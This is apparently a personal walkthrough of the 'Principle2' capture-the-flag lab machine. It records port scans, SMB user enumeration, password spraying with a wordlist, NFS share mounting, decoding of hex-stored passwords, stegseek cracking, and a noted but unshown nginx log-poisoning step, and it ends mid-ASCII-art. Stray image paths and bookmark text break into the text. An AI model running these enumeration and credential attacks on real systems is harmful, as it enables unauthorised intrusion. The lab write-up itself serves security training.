Principle2

```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- --open -Pn -n -vvv --min-rate 5000 192.168.0.196
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-17 16:50 EDT
Initiating ARP Ping Scan at 16:50
Scanning 192.168.0.196 [1 port]
Completed ARP Ping Scan at 16:50, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:50
Scanning 192.168.0.196 [65535 ports]
Discovered open port 445/tcp on 192.168.0.196
Discovered open port 111/tcp on 192.168.0.196
Discovered open port 80/tcp on 192.168.0.196
Discovered open port 139/tcp on 192.168.0.196
Discovered open port 38011/tcp on 192.168.0.196
Discovered open port 43081/tcp on 192.168.0.196
Discovered open port 59151/tcp on 192.168.0.196
Completed SYN Stealth Scan at 16:51, 42.01s elapsed (65535 total ports)
Nmap scan report for 192.168.0.196
Host is up, received arp-response (0.0024s latency).
Scanned at 2025-04-17 16:50:46 EDT for 42s
Not shown: 35044 filtered tcp ports (no-response), 30484 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
38011/tcp open  unknown      syn-ack ttl 64
43081/tcp open  unknown      syn-ack ttl 64
59151/tcp open  unknown      syn-ack ttl 64
MAC Address: 08:00:27:66:87:C1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

`-sCV`

```
PORT      STATE SERVICE     REASON         VERSION
80/tcp    open  http        syn-ack ttl 64 nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET HEAD
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38655/udp6  mountd
|   100005  1,2,3      43081/tcp   mountd
|   100005  1,2,3      45561/udp   mountd
|   100005  1,2,3      54833/tcp6  mountd
|   100021  1,3,4      38011/tcp   nlockmgr
|   100021  1,3,4      39677/tcp6  nlockmgr
|   100021  1,3,4      45324/udp   nlockmgr
|   100021  1,3,4      52132/udp6  nlockmgr
|   100024  1          36622/udp6  status
|   100024  1          37735/tcp   status
|   100024  1          52906/udp   status
|   100024  1          53983/tcp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
38011/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)
43081/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
59151/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
MAC Address: 08:00:27:66:87:C1 (PCS Systemtechnik/Oracle VirtualBox
```

```
http://192.168.0.196 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx/1.22.1], IP[192.168.0.196], Title[Apache2 Debian Default Page: It works], nginx[1.22.1]
```

```
┌──(root㉿kali)-[/home/guel]
└─# nxc smb 192.168.0.196 -u "" -p "" --users
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing FTP protocol database
[*] Initializing NFS protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing VNC protocol database
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing WMI protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
SMB         192.168.0.196   445    PRINCIPLE2       [*] Unix - Samba (name:PRINCIPLE2) (domain:PRINCIPLE2) (signing:False) (SMBv1:False)
SMB         192.168.0.196   445    PRINCIPLE2       [+] PRINCIPLE2\:
SMB         192.168.0.196   445    PRINCIPLE2       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         192.168.0.196   445    PRINCIPLE2       hermanubis                    2023-11-28 14:09:06 0
SMB         192.168.0.196   445    PRINCIPLE2       [*] Enumerated 1 local users: PRINCIPLE2
```

```
root@kali: /home/guel
┌──(root㉿kali)-[/home/guel]
└─# smbclient -L 192.168.0.196 -N

        Sharename       Type      Comment
        ---------       ----      -------
        public          Disk      New Jerusalem Public
        hermanubis      Disk      Hermanubis share
        IPC$            IPC       IPC Service (Samba 4.17.12-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.0.196 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```


enum4linux

```
[+] Enumerating users using SID S-1-5-21-4079584287-2380535870-212955915 and logon username '', password ''

S-1-5-21-4079584287-2380535870-212955915-501 PRINCIPLE2\nobody (Local User)
S-1-5-21-4079584287-2380535870-212955915-513 PRINCIPLE2\None (Domain Group)
S-1-5-21-4079584287-2380535870-212955915-1000 PRINCIPLE2\hermanubis (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\talos (Local User)
S-1-22-1-1001 Unix User\byron (Local User)
S-1-22-1-1002 Unix User\hermanubis (Local User)
S-1-22-1-1003 Unix User\melville (Local User)

 ( Getting printer info for 192.168.0.196 )
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# nxc smb 192.168.0.196 -u users.txt -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
SMB         192.168.0.196   445    PRINCIPLE2       [*] Unix - Samba (name:PRINCIPLE2) (domain:PRINCIPLE2) (signing:False) (SMBv1:False)
SMB         192.168.0.196   445    PRINCIPLE2       [+] PRINCIPLE2\byron:123456 (Guest)
```

```
┌──(root㉿kali)-[/home/guel]
└─# smbclient //192.168.0.196/public -U byron%123456
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Nov 28 06:57:45 2023
  ..                                  D        0  Sat Nov 25 11:19:40 2023
  new_era.txt                         N      158  Sun Nov 19 07:01:00 2023
  straton.txt                         N      718  Sun Nov 19 07:00:24 2023
  loyalty.txt                         N      931  Sun Nov 19 07:01:07 2023

                19962704 blocks of size 1024. 17201988 blocks available
smb: \>
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# cat loyalty.txt
This text was the source of considerable controversy in a debate between Byron (7) and Hermanubis (452).

What I propose, then, is that we are not born as entirely free agents, responsible only for ourselves. The very core of what we are, our sentience, separates
 us from and elevates us above the animal kingdom. As I have argued, this is not a matter of arrogance, but of responsibility.

2257686f2061726520796f752c207468656e3f22

To put it simply: each of us owes a burden of loyalty to humanity itself, to the human project across time and space. This is not a minor matter, or some abs
tract issue for philosophers. It is a profound and significant part of every human life. It is a universal source of meaning and insight that can bind us tog
ether and set us on a path for a brighter future; and it is also a division, a line that must held against those who preach the gospel of self-annihilation.
We ignore it at our peril.
```




```
┌──(root㉿kali)-[/home/guel/Work]
└─# cat new_era.txt
Yesterday there was a big change, new government, new mayor. All citizens were reassigned their tasks. For security, every user should change their password.
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# cat straton.txt
This fragment from Straton's On the Universe appears to have been of great significance both to the Progenitor and to the Founder.

AMYNTAS:        But what does this tell us about the nature of the universe, which is what we were discussing?
STRATON:        That is the next question we must undertake to answer. We begin with the self because that is what determines our existence as individuals; b
ut the self cannot exist without that which surrounds it. The citizen lives within the city; and the city lives within the cosmos. So now we must apply the p
rinciple we have discovered to the wider world, and ask: if man is like a machine, could it be that the universe is similar in nature? And if so, what follow
s from that fact?
```

after not founding anything else move to other attack vector, this case nfs


```
┌──(root㉿kali)-[/home/guel/Work]
┌──(root㉿kali)-[/home/guel/Work]
└─# showmount -e 192.168.0.196
Export list for 192.168.0.196:
/var/backups *
/home/byron  *
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# mkdir new_back

┌──(root㉿kali)-[/home/guel/Work]
└─# mount  192.168.0.196:/home/byron new_back
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# mkdir backups

┌──(root㉿kali)-[/home/guel/Work]
└─# mount  192.168.0.196:/var/backups backups

┌──(root㉿kali)-[/home/guel/Work]
└─#
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# cat new_back/mayor.txt
Now that I am mayor, I think Hermanubis is conspiring against me, I guess he has a secret group and is hiding it.

┌──(root㉿kali)-[/home/guel/Work]
└─# cat new_back/memory.txt
Hermanubis told me that he lost his password and couldn't change it, thank goodness I keep a record of each neighbor with their number and password in hexade
cimal. I think he would be a good mayor of the New Jerusalem.
```


so lets create user 54





lets try the nums from loyalty.txt file for each user

```
┌──(miguel㉿kali)-[/home/guel/Work/backups]
└─$ cat 7.txt
c5c67781526b8538d3262ac4d7662ab4

┌──(miguel㉿kali)-[/home/guel/Work/backups]
└─$ cat 452.txt
4279726f6e4973417373686f6c650a0a
```




smbclient //192.168.0.196/hermanubis -U hermanubis%ByronIsAsshole

```
                19962704 blocks of size 1024. 17201976 blocks available
smb: \> mget *
Get file index.html? y
getting file \index.html of size 346 as index.html (22.5 KiloBytes/sec) (average 22.5 KiloBytes/sec)
Get file prometheus.jpg? y
getting file \prometheus.jpg of size 307344 as prometheus.jpg (6669.8 KiloBytes/sec) (average 5008.0 KiloBytes/sec)
smb: \> exit
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# cat index.html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Welcome to the resistance forum</title>
</head>
<body>

    <h1>Welcome to the resistance forum</h1>

    <p>free our chains!</p>

    <img src="prometheus.jpg" alt="chained">

</body>
</html>
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# stegseek prometheus.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "soldierofanubis"
[i] Original filename: "secret.txt".
[i] Extracting to "prometheus.jpg.out".
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# cat prometheus.jpg.out
I have set up a website to dismantle all the lies they tell us about the city: thetruthoftalos.hmv
```


thetruthoftalos.hm
thetruthoftalos.hmv
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali Ne


NOTHING


(root㉿kali)-[/home/guel/Work]
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://thetruthoftalos.hmv/ -x txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://thetruthoftalos.hmv/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index.html (Status: 200) [Size: 8]
/index.php (Status: 200) [Size: 1970]
/uploads (Status: 301) [Size: 169] [→ http://thetruthoftalos.hmv/uploads/]


Query File
thetruthoftalos.hmv/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Hash Type Identif…
Content of :
Enter one of the 12 Olympian Gods:
(ares.txt, hermes.txt...)
Query File



RCE Nginx log poissonning



we already got hermanubis pass

```
www-data@principle2:~$ ls -la /home
total 28
drwxr-xr-x  7 root       root       4096 Nov 25  2023 .
drwxr-xr-x 18 root       root       4096 Nov 28  2023 ..
drwxr-xr-x  3 byron      byron      4096 Nov 25  2023 byron
drwxr-xr-x  2 root       root       4096 Nov 28  2023 city
drwx------  3 hermanubis hermanubis 4096 Nov 29  2023 hermanubis
drwx------  3 melville   melville   4096 Nov 26  2023 melville
drwxr-xr-x  3 talos      talos      4096 Nov 25  2023 talos
www-data@principle2:~$ su hermanubis
Password:
$ id
uid=1002(hermanubis) gid=1002(hermanubis) groups=1002(hermanubis)
$
```


```
$ sudo -l
Matching Defaults entries for hermanubis on principle2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User hermanubis may run the following commands on principle2:
    (talos) NOPASSWD: /usr/bin/cat
```

```
drwxr-x--- 2 hermanubis hermanubis 4096 Nov 28  2023 share
-rwx------ 1 hermanubis hermanubis 1080 Nov 25  2023 user.txt
hermanubis@principle2:~$ cat user.txt
                                ... ',;;:ccccccccc:;,..
                            ..,;::cccc::::ccccclloooolc;'.
                        .',;:::;;;;:loodxk0kkxxkxxdocccc;;'..
                     .,;;;;,;;:coxldKNWWWMMMMWNNWWNNKkdolcccc:,.
                  .',;;,',;lxo:...dXWMMMMMMMMMNkloOXNNNX0koc:coo;.
               ..,;:;;,,,:ldl'   .kWMMMWXXNWMMMMXd..':d0XWWN0d:;lkd,
            ..,;;,,'':loc.     lKMMMNl. .c0KNWNK:   ..';lx00X0l,cxo,.
          ..''....'cooc.       c0NMMX;   .l0XWN0;       ,ddx00occl:.
        ..'..   .':odc.        .x0KKKkolcld000xc.       .cxxxkkdl:,..
